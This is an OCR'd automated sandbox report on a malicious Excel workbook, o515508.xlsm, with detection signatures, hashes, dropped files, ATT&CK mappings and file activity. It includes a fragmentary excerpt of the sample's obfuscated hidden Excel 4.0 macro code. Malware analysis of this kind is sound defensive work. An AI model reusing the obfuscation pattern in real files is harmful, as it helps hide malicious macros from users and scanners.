ID: 384332
Sample Name: o515508.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 22:32:49
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report o515508.xlsm

Overview


General Information

Sample Name:	o515508.xlsm
Analysis ID:	384332
MD5:	ccb137d9d5260e..
SHA1:	f15f61a2af9d73c…
SHA256:	8adb6f54e65e375.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	48
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found abnormal large hidden Excel …
- Hides that the sample has been dow…
- Excel documents contains an embe…
- Unable to load, office file is protecte…
- Yara detected Xls With Macro 4.0

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1844 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
app.xml	JoeSecurity_XlsWithMacro4	Yara detected Xls With Macro 4.0	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

System Summary:

Found abnormal large hidden Excel 4.0 Macro sheet


Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Mo Sy Pa
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 1 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	De Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Hidden Files and Directories 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	De De Da


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	384332
Start date:	08.04.2021
Start time:	22:32:49
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 4s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	o515508.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	3
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal48.evad.winXLSM@1/6@0/0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\97DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	24473
Entropy (8bit):	7.632163314675518
Encrypted:	false
SSDEEP:	384:aezUYbGPTpYDBF/FFzlCl4RLRov7D5hvwNN4Q/dXNefGms/fdkVTRV+ypeP:aeXGPTpC/FFzlcVSv35WN6Q/7P//fYTs
MD5:	1DDA2C2F9A759A5DCA312B5368080B35
SHA1:	24896787AE02B8870FB9B0F494A5257232AD84AC
SHA-256:	2F31438F6E7DD8A88378B77212DB8FCF9C2CD378708B8A8AC487FAC6920A8BC3
SHA-512:	50BF7D7EC60CC3284DE5A1FB35EF8D4A209108F7F218D5648D74F6BAE5FFD77FFB4D716EE877E8C4993E91665EE3096AEFF459F0A074A0DA098F7F7B42608E3C
Malicious:	false
Reputation:	low
Preview:	..Mn.0....z...*1tQU.....c[.C..;1?U+H..&Q....=3..N6.QY..~.c..i.e.9....., L!.5..- ..oo....L..`.....(K..f.....K.....0!.....a!.:$..^..a.x.]..pN+)....S...v.P..+..Ig.<..K.P..yED..!P0d.$....T.UFcX*.w....Y9.j_.F..U..T..**..k.?._.]e."..0.Z..b.....s..&.98l!.J.....F.$.w.../5r..]..th.....F.. .....O.v...r\...2.....z.....T.....n;u..D.....M.h.S...6..p.....PK.....!...B.....M.....[Content_Types].xml ...(..... ....N.0...H.C...nH....LH.!T..$.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Fri Apr 9 04:33:40 2021, atime=Fri Apr 9 04:33:40 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.462861254090878
Encrypted:	false
SSDEEP:	12:85QscLgXg/XAlCPCHaXtB8XzB/+PbX+WnicvbwbDtZ3YilMMEpxRljKlcTdJP9TK:854/XTd6joYegDv3qfrNru/
MD5:	10AA3AF5285AF245181C614859CB7142
SHA1:	1E7D9CB0B709EC9FCDD9F33DF15CF90F9DC620CF
SHA-256:	B0DC304406BE28D6F246129D64CCD5E3C0B3C85100BB7237FAA22E428A876F8B
SHA-512:	E26355437490C1FB14A70F762896B3A6A784D94105CC9CFD2306E6171554A6AE83FCB09EBF09FA70882F029540FDE44A2686D12CBDB1EA7823A3823407911FF8
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G..C....-..C....-... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R5,..Desktop.d.....QK.X.R5,*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	76
Entropy (8bit):	4.254966697884004
Encrypted:	false
SSDEEP:	3:oyBVomxWBm4pulSQUFpulmxWBm4pulv:djyZu8ufZu1
MD5:	FB510C9B203982D49AD2B0714CDEC89A
SHA1:	B669C1E37D40B708CC3A99C70F99B4955CDB8C3F
SHA-256:	1EA30CE694370452701D4E3B8728022A27075AA4277F1ED8624E9FE1A96CBA79
SHA-512:	7E95C3FF4A7B0C7805E985A885AA8F51B2C6E44D6BB0D5C6BE3584590C382B2DC80196AA49B5457989B58C669C349EA74A9EE49D7F96D19D830477CED967D60
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[misc]..o515508.LNK=0..o515508.LNK=0..[misc]..o515508.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\o515508.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Aug 26 14:08:15 2020, mtime=Fri Apr 9 04:33:40 2021, atime=Fri Apr 9 04:33:40 2021, length=24476, window=hide
Category:	modified
Size (bytes):	2008
Entropy (8bit):	4.487571205516045
Encrypted:	false
SSDEEP:	24:8NEbU/XTd6jFykYV7kAe6qRDv3qfdM7dD2NEbU/XTd6jFykYV7kAe6qRDv3qfdMj:8Nf/XT0jFWtjtfQh2Nf/XT0jFWtjtfQ/
MD5:	A2A4A5DD80BD224DC56D6BB1FD4C0B17
SHA1:	859A310AE08BB8041311B27C7C05698F8997346F
SHA-256:	ACFDDD99CF0CD1E23480C7157CAF51BA062CCFD9FD1A4ED0111B9C2D4E82183A
SHA-512:	DEA8592D689FAB169824BA4492106A65F7BFB6004DA5128C77062E68368EF8A4A47D9C32CE109733137D8910271AF1841D030F7F4900B38189D3C27412310B53
Malicious:	false
Reputation:	low
Preview:	L.....F.... ...-....{..C....-.....-..._.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....b.2..^...R1, .O51550~1.XLS..F.....Q.y.Q.y*...8.....o.5.1.5.5.0.8...x.l.s.m.....v.....-...8...[.....?J.....C:\Users\..#.....\\305090\Users.user\Desktop\o515508.xlsm.#.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.o.5.1.5.5.0.8...x.l.s.m.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[

C:\Users\user\Desktop\78DE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	24476
Entropy (8bit):	7.632100144810098
Encrypted:	false
SSDEEP:	384:aezUYbGPTpYDBF/FFzlCl4RLRov7D5hvwNN4Q/dXNefGms/fdkVTRV+ype7:aeXGPTpC/FFzlcVSv35WN6Q/7P//fYTK
MD5:	CD81C714877C8967E68D718A2A761EFD
SHA1:	72E7B730DFA1A14E5D4612FFCDAFFBABAFEBDF4C
SHA-256:	AFC6F7B974CD130E65579525D1C8697FE09748012917366B2BF265AC880FB1FC
SHA-512:	CD9D993D544B11EFBBCEA5EE955AAB696C066FE27A5803FE827C13F5C69A175798EF4435E7617F675FD2C9F254F17CBD231894F1E5820E65203D17A00410A745
Malicious:	false
Reputation:	low
Preview:	..Mn.0....z...*1tQU.....c[.C..;1?U+H..&Q....=3..N6.QY..~.c..i.e.9.....,. L!.5..- ..oo....L..`.....(K..f.....K.....0!.....a!.:$..^..a.x.]..pN+)....S...v.P..+..Ig.<..K.P..yED..!P0d.$....T.UFcX*.w....Y9.j_.F..U..T..**..k.?._.]e."..0.Z..b.....s..&.98l!.J.....F.$.w.../5r..]..th.....F.. .....O.v...r\...2.....z.....T.....n;u..D.....M.h.S...6..p.....PK.....!...B.....M.....[Content_Types].xml ...(..... ....N.0...H.C...nH....LH.!T..$.....

C:\Users\user\Desktop\~$o515508.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E

C:\Users\user\Desktop\~$o515508.xlsm	
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.640847545115753
TrID:	• Excel Microsoft Office Open XML Format document (40004/1) 83.33% • ZIP compressed archive (8000/1) 16.67%
File name:	o515508.xlsm
File size:	24313
MD5:	ccb137d9d5260eaa14873354292dd85c
SHA1:	f15f61a2af9d73c8ea16e88e88f91c3012656be7
SHA256:	8adb6f54e65e375e16f3cda377df2d2a89f6aac15385fab45354240e7f1a13bc
SHA512:	cdd975bb5f9b9aaaf9a91a32a5f36cfdbac145c2db2d2cc9bf9b9b1f4bcd80dcf23c2872ad49be9a4df91e0bb499c4ea74a3a1eaaff2f33272d4be6c0cb61313
SSDEEP:	384:6qKzqwNQG8QDZ3gMEHW0rgU/FAi06EYfqL/fUlM9zNpOC:10QG3DZ3LaWOgN62/fxxpOC
File Content Preview:	PK.....!...B.....M.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "o515508.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,fzBooSBqIP=A49,,-
66,"="=CAL"","="=O"","="=HA"","="live"","="lev"","="au"","="=W"","="ama"","="lev"","="suit"","="=WHI"","="ama"","="=IND"","="=IF("","="am"","="=E"","="ele"","="de"","="li"","="su
"="=END"","="=NE"","="=FOR"","="=NE"","="=RE"","="org"","="in"","="tr"","="nort"","="fi"","="cou"","="=org"",,-

651,"=""CJNYf""","=""Z5rcS""","=""TOkB8E""","=""e5EpgVe""","=""MrMKGuqkKc""","=""Zi7Ocfi""","=""OLZX54ai""","=""Fe4StaE""","=""U8wvcCMai""","=""W7iIcA0p""","=""eV3lV7""","=""PQmf8n""","=""Yd7CCP
""","=""BJHDBf9Hs""","=""RbW8BrSc9""","=""htuXWsV""","=""BSm1h6nR6y""","=""h0uZhNsz""","=""dUarY0""","=""yBx0wM""","=""iJ1jxWs""","=""H9gTW""","=""WHPBau""","=""XZgObOVD""","=""F9sy8H3h""",
=""Uem6tIJ""","=""KZjIUzWa""","=""XhwHa""","=""cvt3gS5""","=""GVSasZUms4""","=""gREtR4""","=""bonrBkZ0d""""=WHILE(AND(fzBooSBqIP<32)),,728,"=""L(""""X""","=""N.""","=""LT(""","=""st""","=""it""","=""st
""","=""HI""","=""nd""","=""it""","=""ab""","=""LE""","=""nd""","=""IR""","=""R89C""","=""anda""","=""LSE(""","=""ctri""","=""si""","=""vest""","=""ita""","=".I""","=""XT()""","=""MUL""","=""XT""","=""TU""","=""ani""","=""tr
","=""eat=""","=""he""","=""re""","=""nte""","=""an""""NcqZSUljpjC=-2,,-
855,"=""yTYy419""","=""cxkIBe""","=""GDFQv""","=""hio5z""","=""oZTJ1""","=""KvY41aE7V""","=""EHUnr3jI""","=""c7V9bMc""","=""XugndE""","=""TY9W2WG""","=""V11jEuoo""","=""TzieLlRIPB""","=""ISNUxJLq
Q""","=""T8ieu2gsB""","=""gFuqGr""","=""lHWgunlCDD""","=""C7yXzVo9DQ""","=""UsCbBUqPY""","=""y7L2W5OY""","=""jecLEqd""","=""dybzMr""","=""tsMf74""","=""ndk1vWD""","=""qDKQ9oVQ""","=""iXxYsQ
9""","=""X944FW3""","=""yq8xBRQ""","=""q2FwM""","=""PLvXwTm""","=""XbR980""","=""IxgAkMELq""","=""mi76He""",,64,"=""lcal""","=""TIME""","=""")""","=""ock""","=""ra=0""","=""a=""","=""LE(""","=""a=""","=""ra
"","=""le=""","=""(am""","=""a=a""","=""ECT""","=""1>""","=""=500""","=")""","=""ci""","=""gns=""","=""ock=""","=""ble""","=""F()""","=""qsbwbsKxgVuZy""","=""A(""","=""
()""","=""RN""","=""za""","=""et=5""","=""1""","=""rn=R""","=""wal""","=""r=R""","=""iza""fzBooSBqIP=fzBooSBqIP+1,,-
63,"=""vvuH9YqrPg""","=""YMJqjLKi""","=""S1RMBAz""","=""J4RegXqT7""","=""u3P0WEn""","=""xjFA1H""","=""sMbPgZF8""","=""RjBRW""","=""JFm4xK""","=""iiKbNfx6""","=""HgIlvL""","=""c4INPXaarj""","=""yP
okB""","=""n0Oh5""","=""Bhjar""","=""hxSL9Jx""","=""Z9liu""","=""kH091""","=""Qx2awGLgn""","=""vXBbg""","=""kP8sdJOQp2""",,"=""CNzpU""","=""j3XAof""","=""P1hvRrI""","=""RbPRJH""","=""tvMHpzzWtj""","="
"VOrskgqTY""","=""rTRCv7b""","=""SJxo77P""","=""wutXm8kK""","=""aqkBfhw""",,691,"=""l3""","=""(N""","=""qsbwbsKxgVuZy""","=""=0""","=""qsbwbsKxgVuZy""","=""RO""","=""lev""","=""-
1""","=""=le""","=""""""""""""""""""","=""and""","=""man""","="
(A""","=""100""","=""qsbwbsKxgVuZy""","=""qsbwbsKxgVuZy""","=""ty=M""","=""INDE""","=""live""","=""=sui""","=""qsbwbsKxgVuZy""",,"=""sui""","=""qsbwbsKxgVuZy""","=""()""","=""tio""","=""0""","=""qsbwbsK
xgVuZy""","=""50""","=""l=""","=""109""","=""tion""""zoyyxSVtpqE=""""""",,444,"=""NK7mlwA""","=""QeVI4""",,"=""nrQj0n""",,"=""peY239""","=""krNAkSzO""","=""hvqtv""","=""qFD9e""","=""DELBvlW6""","=""WqKB1
T4""","=""lVXrm""","=""dZ8cZqYP""","=""uBhE85BK""",,,"=""VFvxUKocRL""","=""SVJv3N8t""","=""KaMTdZd""","=""pbo3d8TatL""",,"=""w6Jm2mNB""","=""KYrt62M3P""","=""xnbEG""","=""oKHTxuDKD""","=""P
rlFx6gJ""","=""q9ya4KW2""","=""k3oFNFu6""","=""LRktfNOR""""=WHILE(NcqZSUljpjC<267),,778,"=""2""","=""OW()""",,"=""qsbwbsKxgVuZy""",,"=""WS(n""","=""itr""","=""qsbwbsKxgVuZy""","=""vitr""","=""qs
bwbsKxgVuZy""","=""a<50""","=""da+1""","=""DD""","=""0)""",,,"=""OD(l""","=""X(n""","=""st""","=""tabl""",,,"=""tab""",,"=""qsbwbsKxgVuZy""","=""nal""","=""qsbwbsKxgVuZy""",,"=""C3""","=""17""","=""C1""","=""al(
""""=SUM(375,127)",,-
890,"=""l7SmJSZ""","=""gSQRs""",,,,"=""vrzcvkM6QW""","=""vODpCWHoj""",,"=""A6LP3""",,"=""f8OEka3""","=""hRUeNVPyL""","=""p1hn6""","=""lyX06XsBks""",,,"=""MbPTd""","=""OWupZtL3i""","=""JEuFPs""",
=""ACYtBf4P4x""",,,"=""HDtRF""",,,"=""ZiOdqY""",,,"=""bOUeo2R""","=""GweZ

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 1844 Parent PID: 584

General

Start time:	22:33:38
Start date:	08/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f200000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D70E.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F54EC83	GetTempFileNameW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\97DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$o515508.xlsm	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\78DE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\D70E.tmp	success or wait	1	13F7BB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\97DE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv.	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\78DE0000	C:\Users\user\Desktop\o515508.xlsm.	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$o515508.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F44F526	WriteFile
C:\Users\user\Desktop\~$o515508.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F44F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\97DE0000	569	395	ac 94 4d 6e c2 30 10 85 f7 95 7a 87 c8 db 2a 31 74 51 55 15 81 05 a5 cb 16 a9 f4 00 c6 19 88 85 63 5b 1e 43 c3 ed 3b 31 3f 55 2b 48 8a ca 26 51 e2 cc fb de 8b 3d 33 18 d5 95 4e 36 e0 51 59 93 b3 7e d6 63 09 18 69 0b 65 96 39 fb 98 bd a4 8f 2c c1 20 4c 21 b4 35 90 b3 2d 20 1b 0d 6f 6f 06 b3 ad 03 4c a8 da 60 ce ca 10 dc 13 e7 28 4b a8 04 66 d6 81 a1 95 85 f5 95 08 f4 e8 97 dc 09 b9 12 4b e0 f7 bd de 03 97 d6 04 30 21 0d 8d 06 1b 0e 9e 61 21 d6 3a 24 93 9a 5e ef 9c cc 95 61 c9 78 f7 5d 83 ca 99 70 4e 2b 29 02 19 e5 1b 53 fc 82 a4 76 b1 50 12 0a 2b d7 15 49 67 e8 3c 88 02 4b 80 50 e9 cc 79 45 44 ff 0e 21 50 30 64 fc 24 d3 83 c6 cb a0 fb 54 19 55 46 63 58 2a 87 77 14 fd 0c a1 59 39 9f 6a 5f f7 46 db e1 55 01 c9 54 f8 f0 2a 2a ca ce 6b cd 3f ad 5f cd ad 5d 65	..Mn.0....z...*1tQU.......... ..c[.C..;1? U+H..&Q.....=3...N6 .QY..~.c..i.e.9.....,. L!.5..- ..oo....L..`......(K..f...... ....K........0!......a!.: 